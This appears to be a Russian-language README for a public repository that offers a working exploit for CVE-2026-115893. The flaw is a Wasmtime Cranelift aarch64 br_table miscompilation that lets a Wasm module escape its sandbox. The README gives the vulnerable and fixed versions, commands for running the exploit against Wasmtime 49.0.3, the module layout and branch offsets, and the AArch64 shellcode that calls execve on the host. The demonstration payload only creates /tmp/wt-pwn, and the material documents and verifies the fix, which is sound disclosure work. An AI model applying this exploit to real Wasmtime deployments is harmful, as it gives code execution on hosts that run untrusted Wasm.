 shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape
CVE-2026-115893: публичный эксплойт побега из песочницы Wasmtime aarch64 Cranelift br_table, PoV, заметки по калибровке и доказательства верификации.

Рабочий полноценный эксплойт для побега из песочницы, подтверждение уязвимости и пакет для проверки для CVE-2026-115893 — ошибки компиляции br_table в Cranelift для aarch64 в Wasmtime.
CVE-2026-115893 — это ошибка управления потоком выполнения компилятора в бэкенде Cranelift для aarch64 в Wasmtime. Wasm-инструкция br_table с достаточным количеством целей порождает JTSequence, у которой ветвь по умолчанию B.cond имеет смещение за пределами диапазона кодирования условного перехода. Смещение переполняется, поэтому корректный Wasm-модуль может перейти на смещение, контролируемое пользователем, внутри JIT-кода.
Этот репозиторий демонстрирует полный побег:
/usr/bin/touch и создаёт /tmp/wt-pwn вне гостя.Модуль не имеет импортов и не использует WASI. Это выполнение кода хоста с привилегиями процесса Wasmtime, а не автоматически root.
Это не CVE-2026-115889. Та уязвимость — отдельная ошибка переполнения индекса в Cranelift, воспроизводимое воздействие которой — паника компилятора/DoS.
| Диапазон версий | CVE-2026-115889 | CVE-2026-115893 (aarch64) |
|---|---|---|
<36.0.19 | Уязвима | Уязвима |
36.0.19 | Исправлена | Исправлена |
37.0.0–42.x | Уязвима | Уязвима |
43.0.0–48.0.6 | Исправлена | Уязвима на aarch64 |
48.0.7 | Исправлена | Исправлена |
49.0.0–49.0.3 | Исправлена | Уязвима до 49.0.4 |
49.0.4+ | Исправлена | Исправлена |
Для этой CVE используйте специальный исправленный выпуск: 49.0.4, 48.0.7 или 36.0.19.
| Окружение | Wasmtime | Результат |
|---|---|---|
| macOS 26.7.1 arm64, нативно | 49.0.3 | PASS 5/5: rc=0, маркер создан |
| Контейнер Linux arm64 | 49.0.3 | PASS 3/3: rc=0, маркер создан |
| macOS arm64 | 49.0.4 | REJECT 3/3: rc=1, маркера нет |
| Контейнер Linux arm64 | 49.0.4 | REJECT 3/3: rc=1, маркера нет |
| macOS arm64 | 49.0.3 | Контроль с 65 520 целями: маркера нет |
| macOS arm64 | 49.0.4 | Контроль с 65 520 целями: маркера нет |
Эксплойт детерминирован на протестированной сборке. Он не является версионно-независимым; для разных сборок Wasmtime может потребоваться перенастройка.

Рисунок 1. Контейнер Linux arm64, Wasmtime 49.0.3. Процесс завершается с кодом 0 после того, как полезная нагрузка создаёт /tmp/wt-pwn вне гостя.

Рисунок 2. Wasmtime 49.0.4 отклоняет обычную br_table со 100 000 целей на пределе реализации в 65 520 целей. Этот обычный модуль не является модулем эксплойта; он иллюстрирует исправленную границу.
objdump для инспекции целей ветвления;Бинарные файлы релиза и SHA-256:
macOS 49.0.3  fec6a4ca5e4310210b2feaea32179cfb51a40ab20eef48ec2345a61a3856002d
macOS 49.0.4  f5a9a33d7df600927ec2b4544cb6270cfcfbe5a7acaeb90952be39cd2584dda4
Linux 49.0.3  ffb2b17b12f6b43e6de3aab08f02269ca7cb481663e0cb189e256e9198bac770
Linux 49.0.4  7ff3862b2dee59318218c2dafd87650faf7840db2c21889b62535e9d0e7273ba
Имена tarball-архивов:
wasmtime-v49.0.3-aarch64-macos.tar.xz
wasmtime-v49.0.4-aarch64-macos.tar.xz
wasmtime-v49.0.3-aarch64-linux.tar.xz
wasmtime-v49.0.4-aarch64-linux.tar.xz
Хеши модулей:
macOS  lab/jit-escape.wat        7cfe90b1fede88966df0330389967f27ff4e2a644e27ebac66e913fa299fc556
Linux  lab/jit-escape-linux.wat  299e585a3e96f311331e729f0786d5e2b7eb5f017bd0870180cc5365e0e88d25
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-macos/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-macos/wasmtime

./scripts/verify-macos.sh
Ручной запуск:
"$WASMTIME_VULN" --version
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
ls -l /tmp/wt-pwn
Expected:
rc=0
-rw-r--r-- ... /tmp/wt-pwn
Вывод в stdout или stderr не создаётся; execve заменяет процесс Wasmtime. Полезная нагрузка создаёт только /tmp/wt-pwn.
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-linux/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-linux/wasmtime

./scripts/verify-linux.sh
Пример контейнера:
cp -R "$PWD" /tmp/cve-2026-115893-wasmtime-sandbox-escape

docker run --rm --platform linux/arm64 --entrypoint sh \
  -v /tmp/cve-2026-115893-wasmtime-sandbox-escape:/work:ro \
  -v /path/to/wasmtime-v49.0.3-aarch64-linux:/wasmtime:ro \
  debian:bookworm-slim -lc '
    rm -f /tmp/wt-pwn
    /wasmtime/wasmtime run --invoke pwn /work/lab/jit-escape-linux.wat
    echo "rc=$?"
    ls -l /tmp/wt-pwn
  '
rm -f /tmp/wt-pwn
"$WASMTIME_FIXED" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Expected:
rc=1
Unsupported feature: `br_table` has 524255 targets, which exceeds the
implementation limit of 65520
marker_exists=1
Прогон с фиксированными значениями в Linux отклоняет 524 252 цели.
Тот же payload с 65 520 целями:
python3 poc/gen_jit_escape.py 65520 > /tmp/small.wat
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn /tmp/small.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Ожидается: rc=0, маркер отсутствует. Одни только константы v128 и шелл-код не создают файл; требуется таблица завышенного размера.
Изменение целевого счётчика в сторону от пула (n=524254) приводит к тому, что ветвление попадает
в 0x4c, происходит сбой, и маркер не создаётся.
(module
  (memory 16)
  (func $sc (param i32) (v128.store ...))      ; payload pool
  (func $f  (param i32) (br_table ...))        ; oversized switch
  (func (export "pwn") (call $f (i32.const N)))
)
sc никогда не вызывается. Его константы v128 компилируются в исполняемый литеральный пул .text.
Эти байты представляют собой шелл-код AArch64.
Для протестированной сборки macOS с n=524255:
f начинается рядом с 0xa0;JTSequence/ветвь по умолчанию находится по адресу b4/b8;b.hs — это 0x50, первый байт пула;pwn вызывает f с селектором, который выбирает ветвь по умолчанию.Пул выполняется:
adr  x0, path
adr  x3, arg
adr  x4, arg
sub  sp, sp, #0x40
stp  x0, x3, [sp]
stp  xzr, xzr, [sp, #0x10]
mov  x1, sp
mov  x2, xzr
mov  x16, #59        ; macOS execve
svc  #0x80
brk  #0x43
Вариант для Linux использует svc #0 и номер системного вызова Linux execve. Его
целевое количество равно 524 252, поскольку пролог без PAC размещает пул по адресу 0x40.






